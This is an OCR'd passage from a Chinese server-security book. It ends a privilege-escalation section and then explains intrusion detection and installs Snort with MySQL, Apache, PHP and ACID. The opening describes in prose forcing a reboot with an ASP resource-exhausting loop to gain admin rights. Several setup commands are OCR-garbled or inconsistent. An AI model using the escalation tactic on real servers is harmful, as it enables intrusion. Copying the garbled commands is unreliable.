


图 2-125

剩下的工作就是等待服务器重启了，写个 ASP 死循环代码，让 IIS 逐步耗尽系统资源导致 Web 服务无法访问，待管理员重启计算机后，就会得到服务器的管理员权限。

在本节用替换系统服务来进行权限提升，主要是看服务器上所安装的系统服务是否写有权限。一般除了操作系统默认的服务和 C:\Program Files 目录外，被安装到其他目录的服务都有可能被替换。在这里，希望广大管理员以及安全爱好者朋友能养成良好的习惯，不把系统服务安装到没有设置好权限的目录里，最大限度地保护好自己的服务器。

3. 小结

看完以上一些比较新颖的提权方式，读者们也应该感觉到了，本节主要侧重于对非系统漏洞进行提权的讲解，而非对系统本地漏洞进行提权。其目的也主要是为了让广大管理员朋友从现在开始，注重自己的服务器，改变个人一些不良习惯，让入侵者无从下手。

2.6　Web 服务器上的指纹鉴定

相信读者在读完上述章节后，对常见的入侵手法也有了一定的了解。自从计算机以网络的形式相互连接开始，网络安全就成为一个重大问题，随着互联网技术的发展，安全系统的要求也与日俱增。本节主要介绍 Web 服务器安全防护的一些基本方式，包括事后对被攻击计算机进行的计算机取证、蜜罐(Honeypot)的制作等。服务器被攻陷后，管理员该怎样做出迅速的反应，才能更好地保护自己的服务器？通过本节的学习，相信读者们会对计算机取证、入侵检测系统的原理等有一个系统而又全面的认识。

入侵者在对服务器进行渗透的同时，会在服务器上留下大量的操作记录，这些数据记录被称为服务器日志，管理员有详细的日志记录的习惯固然是好事，但碰到一个老练的入侵者时，管理员辛辛苦苦做的日志记录往往会变为入侵者无罪的证明。光是做日志记录是很被动的，当入侵者顺利拿下服务器的权限时，服务器上的日志记录就会很容易地被入侵者修改。此时，服务器需要一个时时记录日志并能切断非法连接的系统 I.D.S。

2.6.1　入侵检测系统（I.D.S）

1. 什么是入侵检测系统

入侵检测系统（Intrusion Detection System）即对网络或操作系统上的可疑行为做出策略反应，及时切断资料入侵源和记录，并通过各种途径通知网络管理员，最大幅度地保障系统安全，是防火墙后的又一有利保证，其帮助系统对付网络攻击，扩展系统安全管理能力（包括安全审计、监视、进攻识别和响应），提高信息安全基础结构的完整性，最大幅度地保障系统安全。入侵检测系统在网络安全技术中起到了不可替代的作用，是安全防御体系的一个重要组成部分。

2. 入侵检测系统的作用

入侵检测能帮助系统对付各种网络攻击，扩展了服务器的安全承受能力。它从计算机网络系统中的若干关键点收集信息，并分析这些信息，查看网络中是否有违反安全策略的行为和遭到袭击的迹象。入侵检测系统被认为是防火墙之后的第二道安全闸门，在不影响网络性能的情况下能对网络进行监测，从而提供对内部攻击、外部攻击和误操作的实时保护。

3. 入侵检测系统与防火墙的区别

防火墙最根本的功能是确保网络流量的合法性，并在此前提下将网络的流量快速地从一条链路转发到另外的链路上去。每一个防火墙都有一个规则库，无论是进站信息还是出站信息，符合其所设定规则的通信将会被放行。如上所述，防火墙是一个跨接多个物理网段的报文转发设备。而入侵检测系统能检测、识别网络和系统中存在的入侵和攻击，并对攻击做出有效的响应，阻止攻击的进行，对攻击进行记录，做出主动响应。

防火墙与 I.D.S 的区别如表 2-1 所示。

表 2-1 防火墙与入侵检测系统的对比

	防 火 墙	入侵检测系统
设备类型	数据转发设备，完成类似交互机或路游器的设备	一般是接口，数据采集，分析设备
流量处理机制	过滤	无处理
对受检报文的操作	大量的读写操作，需要修改各层报文的头或内容	只做简单的拷贝，不修改原来的报文
对通信速度的影响	取决于防火墙的转发延时	IDS 是旁路设备，丝毫不影响通信速度
可附加模块	可实现网络层以上加密，应用层病毒检测、杀毒功能	不能实现加密、杀毒功能，但可实现病毒检测功能
对入侵行为的处理	拒绝、报警、日志记录	拒绝、报警、日志记录和有限度的反击及跟踪
入侵检测的准确性	迫于流量转发负载的压力，只对流量做普遍检查，有可能发生漏报、误报现象	除了检测以外，没有任何业务负担，而且具有庞大、详细入侵指纹库的 IDS 可以提供非常准确的判断识别信息，误报率大大低于防火墙
对访问日志的记录	只作条目式记录，框架较粗	非常详细，包括访问的资源、请求的报文内容等
设备稳定性对网络的影响	要求非常高，否则可能造成网络通信的阻断	无论 IDS 工作与否，都不会影响网络通信的流畅和稳定性
应用层内容恢复	一般不提供应用层的内容恢复，但可以根据此进行过滤和替换功能	能够完全恢复应用层的信息，能够对网络特定的流量进行全程监视、记录，为管理员判断进攻者、收集证据提供了强有力的手段
对网络层以下各协议的支持	由于防火墙对物理链路的阻断，因此必须支持所有网络层以下的协议方能维持原有网络的正常运作，如 RIP、OSFP、IGRP、CGMP、IGMP、PIM、DVMRP 等	没有跨接任何物理链路，因此无此要求

4. 入侵检测系统的原理

入侵检测系统的基本工作原理是嗅探（Sniffer），它通过将网卡设置为混杂模式，使得网卡可以接收网络接口上的所有数据，数据的来源可以是主机上的日志信息、变动信息，也可以是网络上的数据信息，甚至是流量变化等。

入侵检测系统的基本结构如图 2-126 所示。




图 2-126

杀毒软件在查杀病毒时对每个病毒或恶意程序都会有相对应的特征码。入侵者在进行某种入侵的同时同样也会有相对应的“特征码”出现。当入侵者对服务器进行攻击时，IDS 会嗅探到一段被攻击时的数据包，如图 2-127 所示。

入侵检测系统正是将诸如此类的数据包收集并定义起来，将每一段极具特点的数据包定义为该攻击类别的特征码，从而判断攻击的类型。




图 2-127

相关知识

什么是嗅探器？

嗅探器的英文写法是 Sniff，可以理解为在计算机上的窃听设备，它可以用来窃听计算机在网络上所产生的众多信息。简单一点解释：一部电话的窃听装置可以用来窃听双方通话的内容，而计算机网络嗅探器则可以窃听计算机程序在网络上发送和接收到的数据。计算机的嗅探器比起电话窃听器，有其独特的优势。很多的计算机网络采用的是“共享媒体”。也就是说，可以不必中断它的通信，并配置特别的线路，再安装嗅探器，几乎可以在任何连接着的网络上直接窃听到同一掩码范围内的计算机网络数据。通常称这种窃听方式为“基于混杂模式的嗅探”（promiscuous mode）。尽管如此，这种“共享”的技术发展得很快，慢慢转向“交换”技术，这种技术在长期内会继续使用下去，它可以实现有目的选择收发数据。

5. 入侵检测的一个具体实例——Snort

Snort 是一个强大的轻量级的网络入侵检测系统。所谓轻量级，其含义在于系统管理员可以轻易地将 Snort 安装到网络中去，它能在很短的时间内完成配置，可以很方便地继承到网络安全的整

体方案中去，使其成为网络安全体系的有机组成部分。它具有实时数据流量分析和日志 IP 网络数据包的能力，能够进行协议分析，对内容进行搜索/匹配。它还能够检测各种不同的攻击方式，对攻击进行实时报警。Snort 还具有跨平台的特点，它支持的操作系统广泛，而大多数入侵检测系统只能支持其中的一两种操作系统，甚至需要特定的操作系统。而 Snort 无论是在 Windows 还是*unix 下，都能很好地支持。Snort 最直观的优点在于它免费，因为大多数商用入侵检测软件的代价都是相当惊人的，动辄就要成千上万元，而且它们大多比较复杂，难以掌握。购置一套完善的入侵检测系统的花费可以说是个天文数字，一些比较小的公司根本无力承受。本节将介绍一个极其出色且免费的 IDS 系统——Snort，希望能够对那些迫切需要 IDS 而又无力承受其巨额开销的朋友有所帮助。

小知识：

安装 Snort 所必需的 3 个底层库：

Libpcap 提供的接口函数主要实现和封装了与数据包截获有关的过程。

Libnet 提供的接口函数主要实现和封装了数据包的构造和发送过程。

NDIS Packet Capture Driver 是为了方便用户在 Windows 环境下抓取和处理网络数据包而提供的驱动程序。

在 Linux 和 Solaris 环境下，必须首先安装 Libpcap，然后才能安装 Snort，如果需要还应该安装 Libnet；在 Windows 环境下，必须首先安装 NDIS Packet Capture Driver，然后才能安装 Snort。

（1）Snort 在 Linux 下的安装与配置

安装前的准备，如表 2-2 所示。

表 2-2 安装前的准备

软件名称	下载网站	功能
Apache	http://httpd.apache.org/	Linux 下的 Apache 服务器
PHP	http://www.php.net/	PHP 程序支持
MySQL	http://www.mysql.cn/	数据库支持
libpcap	http://www.tcpdump.org/	网络抓包工具
Snort	http://www.snort.org	入侵检测系统
ACID	http://www.cert.org/kb/acid	基于 PHP 的入侵检测数据库分析控制台
ADOdb	http://adodb.sourceforge.net	为 PHP 提供统一的数据库连接函数
JpGraph	http://www.aditus.nu/jpgraph	PHP 所用图形库

检查系统中的 Libpcap 是否存在，在某些 Linux 版本操作系统的完全安装过程中，系统会自动安装 Libpcap，如 Red hat Linux 9.0。检查/usr/local/lib/目录中是否有 libpcap.a 文件，在/usr/include/pcap/目录中是否有 pcap.h、pcap-namedb.h 和 net 子目录，在/usr/include/pcap/net 目录下是否有 bpf.h 文件。如果上述文件均存在，那么请直接进入 Snort 的安装。

为了使没有 Linux 基础的读者能看懂 Shell 下的安装过程，笔者在文中加载了注释。

注：“//”后的内容为注释。

➢　libpcap 的安装

在 Linux 下，打开终端窗口，如图 2-128 所示。




图 2-128

在终端内输入如下内容。

```
#cd /**/**                          //切换到压缩包所在路径
# tar -zxvf libpcap.tar.gz          //解开压缩包
# cd libpcap                        //切换到程序所在文件夹
# ./configure                       //脚本配置
# make                              //执行编译
# make check
# make install                      //开始安装
```

安装 libpcap 后，如图 2-129 所示。




图 2-129

➢　Libnet 的安装

在终端内输入如下内容。

```
#cd /**/*                          //切换到压缩包所在路径
# tar -zxvf libnet.tar.gz          //解开压缩包
# cd libnet                        //切换到程序所在文件夹
# ./configure                      //脚本配置
# make                             //执行编译
# make install                     //开始安装
```

安装完 Libnet 后，如图 2-130 所示。




图 2-130

➢ 安装 MySQL 数据库

① 创建 mysql 组和 mysql 用户，在终端内输入如下内容。

```
#groupadd mysql                    //创建 mysql 组
#useradd -g mysql mysql            //创建 mysql 用户.
```

② 在 root 目录下，修改.bash_profile 文件。打开终端，输入如下内容。

```
#vi .bash_profile                  //编辑“.bash_profile”文件
```

将 PATH=?$PATH:?$HOME/bin 改为 PATH=?$PATH:?$HOME/bin:/usr/local/mysql/bin 后按 ESC 键，然后输入“:wq”，保存并退出。

相关知识

Vim—Linux 下强大的文本编辑器的功能可比记事本的功能强大多了，它最特别的是可以在终端（也就是字符界面）下使用。Vi 的全称是“Visual interface”，拿 Windows 来打比方，它就是 DOS 下的“记事本”，一个可以执行“输入”、“输出”、“删除”、“查找”、“替换”等多种功能的

强大“记事本”。

③ 安装 mysql 数据库，在终端内输入如下内容。

```
#cd /**/**                                    //切换到压缩包所在路径
# tar -zxvf mysql-5.0.20a.tar.gz              //解开压缩包
# cd mysql-5.0.20a                            //切换到程序所在文件夹
# ./configure —prefix=/usr/local/mysql        //脚本配置
# make                                        //进行编译
# make install                                //开始安装
#cd scripts                                   //切换到“scripts”目录下
#./mysql_install_db                           //运行配置脚本
#chown -R root /usr/local/mysql               //修改 mysql 文件夹拥有者
#chown -R mysql /usr/local/mysql/var          //修改 var 文件夹拥有者
#chgrp -R mysql /usr/local/mysql              //修改 mysql 文件夹组用户
#cp ../support-files/my-medium.cnf /etc/my.cnf
                                              //将“support-files”目录内的
```

“my-medium.cnf”文件复制到“/etc”目录下并更名为 my.cnf，其中，“..”表示上级目录。

接着向/etc/ld.so.conf 中追加如下两行，如图 2-131 所示。

```
/usr/local/mysql/lib/mysql
/usr/local/lib
```

打开终端，输入#vi /etc/ld.so.conf。

输入上述两行目录后按 ESC 键，然后输入“:wq”，保存并退出。

图 2-131

④ 载入库并执行

```
#ldconfig -v
```

⑤ 设置 mysql 数据库为自启动，打开终端，输入：

```
#cp mysql.server /etc/init.d/mysql
                    //将 mysql 安装目录下的“support-files”目录中的
                    //“mysql.server”文件复制到“/etc/init.d”目录内
```

```
#chmod 755 /etc/init.d/mysq
                                    //将“/etc/init.d/”目录下的“mysql”文件夹设置权限
```

⑥ 创建硬链接

这里，提供两种硬链接方式，一种是以文本方式启动的，另一种是以图形方式启动。打开终端，输入：

```
#cd /etc/rc3.d（文本方式启动）
#ln -s /etc/init.d/mysql S85mysql
#ln -s /etc/init.d/mysql K85mysql

#cd /etc/rc5.d（图形方式启动）
#ln -s /etc/init.d/mysql S85mysql
#ln -s /etc/init.d/mysql K85mysql
```

⑦ 在 mysql 中建立数据库，打开终端，输入如下内容，结果如图 2-132 所示。

```
#/usr/local/mysql/bin/mysql          //进入 mysql 数据库
mysql> SET PASSWORD FOR root@localhost=PASSWORD( 'your_password' );
                                     //“your_password”是指用户自己想设定的密码
mysql> create database snort;        //创建个名为 snort 的数据库
mysql> grant INSERT, SELECT on root.* to snort@localhost; mysql> quit;
```




图 2-132

➢ 安装 Apache Web 服务器（类似与 Windows 的 IIS 服务管理器）

```
#cd /**/**                                    //切换到压缩包所在路径
#tar -zxvf httpd-2.0.59.tar.gz                //解开压缩包
#cd httpd-2.0.59                              //切换到程序所在文件夹
#./configure --prefix=/www —enable-so         //脚本配置
#make                                         //进行编译
#make install                                 //开始安装
```

➢ 安装 PHP 程序支持

```
#cd /**/**                                    //切换到压缩包所在路径
#tar -zxvf php-5.2.0.tar.gz                   //解开压缩包
#cd php-5.2.0                                 //切换到程序所在文件夹
#/configure — prefix=/www/php — with-apxs2=/www/bin/apxs — with-config-filepath=/www/php—enable-sockets—with-mysql=/usr/local/mysql—with-zlibdir=/usr/local—with-gd
```

脚本配置文件如图 2-133 所示。




图 2-133

```
#mkdir /www/php                          //在“www”目录下新建名为“php”的子目录
#cp php.ini-dist /www/php/php.ini        //把当前目录内的“php/ini-dist”复制到
                                           “/www/php”目录下
```

接着，在/www/conf/目录下编辑 httpd.conf 文件。

在 httpd.conf 下追加如下两行，保存后关闭，如图 2-134 所示。




图 2-134

```
LoadModule php4_module modules/libphp4.so
AddType application/x-httpd-php .php
```

httpd.conf 中相关内容如下。

```
#
    # LoadModule foo_module modules/mod_foo.so
    LoadModule php4_module modules/libphp4.so ←—— 这是新增的内容
    # AddType allows you to tweak mime.types without actually editing it, or ?$
    # make certain files to be certain types.
    AddType application/x-tar .tgz
    AddType image/x- icon .ico
    AddType application/x-httpd-php.php ←—— 这是新增的内容
```

➢ 安装 Snort2.0

现在开始安装这次的主角 Snort，先从 Snort 的官方网站 http://www.snort.org 下载 snort，目前最新的版本是 snort-2.6.1。

① 打开终端，输入如下内容。

```
#mkdir /etc/snort                    //在“etc”目录里新建名为“Snort”的文件夹
#mkdir /var/log/snort                //在“/var/log”目录里新建名为“Snort”的
                                       文件夹
#cd /**/**                           //切换到压缩包所在路径
```

```
#tar -zxvf snort-2.6.1.tar.gz          //解开压缩包
#cd snort-2.6.1                        //切换到“snort-2.6.1”目录内
#./configure --with-mysql=/usr/local/mysql
                                       //配置脚本
#make                                  //执行编译
#make install                          //开始安装
```

② 安装规则和配置文件，在 snort 安装目录下，打开终端，输入如下内容。

```
#cd rules                  //切换到 snort 安装目录下的“rules”文件夹内
#cp * /etc/snort           //将“rules”内的所有文件复制到“/etc/snort”文件夹内
#cd ../etc                 //切换到“etc”文件夹内
#cp snort.conf /etc/snort  //将“etc”内的“snort.conf”文件复制到“/etc/snort”内
#cp *.config /etc/snort //将“etc”目录内的所有以.config 结尾的文件复制到
                           “/etc/snort”文件夹内
```

③ 修改 snort.conf 配置文件，snort 的配置文件位于/etc/snort/内，用 vi(文本编辑器)打开 snort.conf。

将 var HOME_NET 10.2.2.0/24 修改为内部网网络地址。

将 var RULE_PATH ../rules 修改为 var RULE_PATH /etc/snort/。

④ 设置 snort 为自启动，在 snort 安装目录下，打开终端，输入如下内容。

```
#cd /contrib
#cp S99snort /etc/init.d/snort      //将“contrib”目录下的“S99snort”文件复
                                      制到“/etc/init.d/”并更名为：snort
#vi /etc/init.d/snort               //用文本编辑器打开 snort 文件
```

修改 snort 如下。

```
CONFIG=/etc/snort/snort.conf
#SNORT_GID=nogroup (注释掉)
#8194;$SNORT_PATH/snort -c ?$CONFIG -i ?$IFACE ?$OPTIONS
(去掉原文件中的 -g ?$SNORT_GID )
#chmod 755 /etc/init.d/snort        //将“/etc/init.d/”目录下的“snort”文
                                      件夹设置权限。
```

硬链接方式：

```
#cd /etc/rc3.d (文本方式启动)
#ln -s /etc/init.d/snort S99snort
#ln -s /etc/init.d/snort K99snort
```

```
#cd /etc/rc5.d (图形方式启动)
#ln -s /etc/init.d/snort S99snort
#ln -s /etc/init.d/snort K99snort
```

➢ 安装 ADODB

从它的官方主页 http://adodb.sourceforge.net 下载到了它的最新版本 adodb493a.tgz。
打开终端，输入如下内容。

```
#cd /**/**                          //切换到压缩包所在路径
#cp adodb493a.tgz /www/htdocs/      //复制“adodb493a.tgz”到“/www/htdocs”
                                    目录下
#cd /www/htdocs                     //切换到“/www/htdocs”目录下
#tar -xzvf adodb493a.tgz            //解开压缩包
#rm -rf adodb330.tgz                //删除原压缩包文件
```

➢ 安装 JgGraph

从它的官方网站 http://www.aditus.nu/jpgraph 下载得到其最新版本 jpgraph-1.20.5.tar.gz。
打开终端，输入如下内容。

```
#cd /**/**                          //切换到压缩包所在路径
#cp jpgraph-1.20.5.tar.gz /www/htdocs
                                    //复制“jpgraph-1.20.5.tar.gz”到“/www/
                                      htdocs”目录下
#cd /www/htdocs                     //切换到“/www/htdocs”目录下
#tar -xzvf jpgraph-1.20.5.tar.gz    //解开压缩包
#rm -rf jpgraph-1.20.5.tar.gz       //删除原压缩包文件
#cd jpgraph-1.20.5                  //进入“jpgraph-1.20.5 ”目录内
#rm -rf README                      //删除 README 安装文件
#rm -rf QPL.txt                     //删除 QPL.txt 文本文件
```

➢ 安装配置数据控制台 ACID

在其官方网站“http://www.cert.org/kb/acid”下载到其最新版本 acid-0.9.6b23.tar.gz。
打开终端，输入如下命令。

```
#cd /**/**                          //切换到压缩包所在路径
#cp acid-0.9.6b23.tar.gz /www/htdocs //复制“acid-0.9.6b23.tar.gz”到“/www/
                                      htdocs”目录下
#cd /www/htdocs                     //切换到“/www/htdocs”目录下
#tar -xvzf acid-0.9.6b23.tar.gz     //解开压缩包
```

```
#rm -rf acid-0.9.6b23.tar.gz        //删除原压缩包文件
```

进入/www/htodcs/acid/目录，编辑该目录下的 acid_conf.php 文件，修改相关配置如下。

```
$DBlib_path = "/www/htdocs/adodb";
$alert_dbname = "snort";
$alert_host = "localhost";
$alert_port = "";
$alert_user = "root";
$alert_password = "Your_Password";
/* Archive DB connection parameters */
$archive_dbname = "snort";
$archive_host = "localhost";
$archive_port = "";
$archive_user = "root";
$archive_password = "Your_Password ";
And a little further down
$ChartLib_path = "/www/htdocs/jpgraph-1.11/src";
/* File format of charts ('png', 'jpeg', 'gif') */
$chart_file_format = "png";
```

修改完毕后，在浏览器里输入 “http://localhost/acid/acid_main.php”。
单击“Setup Page”→“Create Acid AG”，创建 Acid，如图 2-135 所示。




图 2-135

访问 http://localhost/acid 将会看到 ACID 界面，如图 2-136 所示。




图 2-136

至此，一个功能强大的 IDS 配置完毕。现在，管理员可以利用 Web 界面进行远程登录，监控主机所处网络，还可以使用 phpMyAdmin 来对 mysql 数据库进行操作。

（2）Windows 下 Snort 的安装

在上节中介绍了 Snort 在 Linux 下的安装及配置，相信绝大多数对入侵检测系统感兴趣的读者都会在自己的 Linux 服务器装上 Snort，结合 Linux 完善的安全机制，使自己的 Linux 主机在安全上锦上添花。对于许多对 Linux 不熟悉，甚至根本不了解的读者来说，Snort 也可以在 Windows 下很流畅地运行。毕竟在国内 Windows 目前还处于垄断地位，在这节，主要介绍在 Windows 下 Snort 的安装，构造一个 Windows 下铜墙铁壁的安全堡垒。

在进行入侵检测系统安装前，首先将在 Windows 下所需的软件准备好，如表 2-3 所示。

表 2-3　Linux 和 Windows 所需软件列表

软 件 名 称	下 载 网 站	功　能
Snort2.0.exe	http://www.snort.org	Windows 下的入侵检测系统
phpMyAdmin	http://www.phpmyadmin.net	基于 php 的 mysql 数据库管理程序
Apache for Win	http://httpd.apache.org/	Windows 版本的 Aapche 服务器
PHP	http://www.php.net/	Windows 版本的 php 脚本环境支持
MySQL for Win	http://www.mysql.cn/	Windows 版本的 mysql 数据库支持
WinPcap	http://winpcap.polito.it/	Windows 版本的网络数据包截取驱动程序（Windows 版本的 PCAP）
IDS Center	http://www.packx.net	Windows 版本下基于 Snort 的图形控制台
ACID	http://www.cert.org/kb/acid	基于 PHP 的入侵检测数据库的 Web 界面分析控制台
ADOdb	http://adodb.sourceforge.net	为 PHP 提供统一的数据库连接函数 PHP 所用 ADODB 库
JpGraph	http://www.aditus.nu/jpgraph	PHP 所用图形库

对比 Linux 与 Windows 所需软件列表可知，与 Linux 下所需软件相比，Windows 下所需软件几乎没什么差别。笔者在演示时使用的是 Windows 2003 操作系统，读者在其他版本的操作系统下的安装也应该大同小异，相信读者在使用其他版本的操作系统也能顺利地进行入侵检测系统的安装。

➢ mysql 数据库的安装

① 获取软件包

从 mysql 官方网站（http://www.mysql.cn/）上下载其 Windows 下的安装版本，如图 2-137 所示。

